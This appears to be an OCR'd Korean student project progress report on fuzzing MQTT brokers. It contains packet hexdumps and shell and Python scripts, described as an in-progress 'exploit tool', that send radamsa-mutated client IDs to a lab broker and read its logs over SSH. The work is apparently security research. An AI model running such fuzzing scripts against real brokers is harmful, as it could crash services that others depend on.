
```
greendot@server:~/mqtt_fuzz/valid-cases/connect$ hexdump -C ../../valid-cases2/connect/mqtt.connect.251.raw
00000000  10 16 00 04 4d 51 54 54  04 00 00 00 00 0a 6d 79  |....MQTT......my|
00000010  63 6c 69 65 6e 74 69 64                           |clientid|
00000018
```

내장 패킷

```
greendot@server:~/mqtt_fuzz/valid-cases/connect$ hexdump -C mqtt.connect.777.raw
00000000  10 29 00 06 4d 51 49 73  64 70 03 c2 00 3c 00 0e  |.)..MQIsdp...<..|
00000010  67 72 65 65 6e 64 6f 74  63 6c 69 65 6e 74 00 05  |greendotclient..|
00000020  74 65 73 74 31 00 04 31  32 33 34                 |test1..1234|
0000002b
```

추가한 패킷





2. 진행 사항

- 취약점 발견
  - 익스플로잇 툴 개발
    - mosquito를 통해 같은 현상 발생 스크립트 작성
      - -i 옵션을 통해 클라이언트 ID 부분에 radamsa를 통한 값 입력
        - publish

```
#! /bin/sh
while :
do
        TIME=`date`
        MSG="[$TIME] A client send to B client"
        mosquitto_pub -h 10.0.0.10 -p 1883 -t key1 -u test1 -P yana6728 -m "$MSG"
        echo $MSG
        echo "[CTRL+c]를 누르면 멈춥니다."
        sleep 1
done
```

        - subscribe

```
#! /bin/sh
while :
do
        CLIENT_ID=`echo "# ?◆◆<200c>◆?ㅁ쭏 媛???././././....??澱곕쾾◆◆"| radamsa`
        echo $CLIENT_ID
        mosquitto_sub -h 10.0.0.10 -p 1883 -t key1 -u test1 -P yana6728 -i "$CLIENT_ID"
        sleep 1
done
```

QBQB

2. 진행 사항

- 취약점 발견
  - 익스플로잇 툴 개발
    - 파이썬 스크립트 익스플로잇 툴(진행중)


```
#-*- coding: utf-8 -*-
import paramiko
#import paho.mqtt.client as mqtt
import paho.mqtt.subscribe as subscribe
import subprocess
import threading
import time

connect_ip='10.0.0.10'
connect_port_ssh=22
connect_port_mqtt=1883
username='user1'
password='1234'
topic='key1'

def get_log():
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(connect_ip, username= 'user1', password='1234')
    stdin, stdout, stderr = ssh.exec_command('rabbitmqadmin -q list queues name; grep "Ranch
listener rabbit_web_dispatch_sup_15672" /var/log/rabbitmq/rabbit@`hostname`.log')
    stdin.close()

    for line in stdout.read().splitlines():
        print(line)

    ssh.close()

def sub_msg():
    client_id_str=subprocess.check_output('echo "?쌔?쓰쫃 媛?????湲곕큊"|radamsa',shell=True)
    msg=subscribe.simple(topic,
        qos=0,
        msg_count=1,
        retained=False,
        hostname=connect_ip,
        port=connect_port_mqtt,
        client_id=client_id_str,
        keepalive=60,
        will=None, auth={'username':"test1",'password':'yana6728'}, tls=None)
    print "MESSAGE received\n TOPIC: [",msg.topic, "]\nMESSAGE: [", msg.payload,"]"
```

```
def run():
    while True:
        print("STOP: [CTRL]+[c]")
        sub_msg()
        get_log()
    threading.Timer(1,thread_run).start()

if __name__ == "__main__":
    print("==== Rabbitmq exploit tool ====")

    run()
```

QBQB

2. 진행 사항


- 취약점 발견
  - 익스플로잇 툴 개발
    - 적용을 하더라도 radamsa가 Error가 발생하는 문자열을 언제 발생 시킬지 모름
      - 시간을 예상할 수 없음
      - 특정 문자열이 바로 발생 할 수 있도록 구현 필요
      - ERROR REPORT 감지 함수 필요



QBQB

2. 진행 사항


- 시나리오 구성



QBQB


2. 진행 사항

- 시나리오 구성



2. 진행 사항

- 시나리오 구성



QBQB


3. 앞으로의 진행 계획

- 남은 일정
  - 4월
    - 익스플로잇 툴 완성
    - 문서화 정리
  - 5월
    - 시나리오 구성 및 적용
    - 문서화 정리
    - 최종 발표 자료 작업

QBQB

3. 앞으로의 진행 계획

- 일정 계획




QBQB

감사합니다.

QBQB

추가

- mqtt 프로토콜 구조



Bit position	Name	Description
3	DUP	Duplicate delivery of a PUBLISH Control Packet
2, 1	QoS	PUBLISH Quality of Service
0	RETAIN	PUBLISH Retain flag

Name	Value	Direction of flow	Description
Reserved	0	Forbidden	Reserved
CONNECT	1	Client to Server	Client request to connect to Server
CONNACK	2	Server to Client	Connect acknowledgment
PUBLISH	3	Client to Server or Server to Client	Publish message
PUBACK	4	Client to Server or Server to Client	Publish acknowledgment
PUBREC	5	Client to Server or Server to Client	Publish received (assured delivery part 1)
PUBREL	6	Client to Server or Server to Client	Publish release (assured delivery part 2)
PUBCOMP	7	Client to Server or Server to Client	Publish complete (assured delivery part 3)
SUBSCRIBE	8	Client to Server	Client subscribe request
SUBACK	9	Server to Client	Subscribe acknowledgment
UNSUBSCRIBE	10	Client to Server	Unsubscribe request
UNSUBACK	11	Server to Client	Unsubscribe acknowledgment
PINGREQ	12	Client to Server	PING request
PINGRESP	13	Server to Client	PING response
DISCONNECT	14	Client to Server	Client is disconnecting
Reserved	15	Forbidden	Reserved

https://wnsgml972.github.io/mqtt/mqtt.html
http://protocol.knu.ac.kr/tech/CPL-TR-16-02-MQTT.pdf

추가

- Mqtt_fuzz 취약점 발견 영상
  - mqtt_fuzz_video.gif

- 구현된 Exploit tool(진행중)
  - exploit_beta_video.gif

QBQB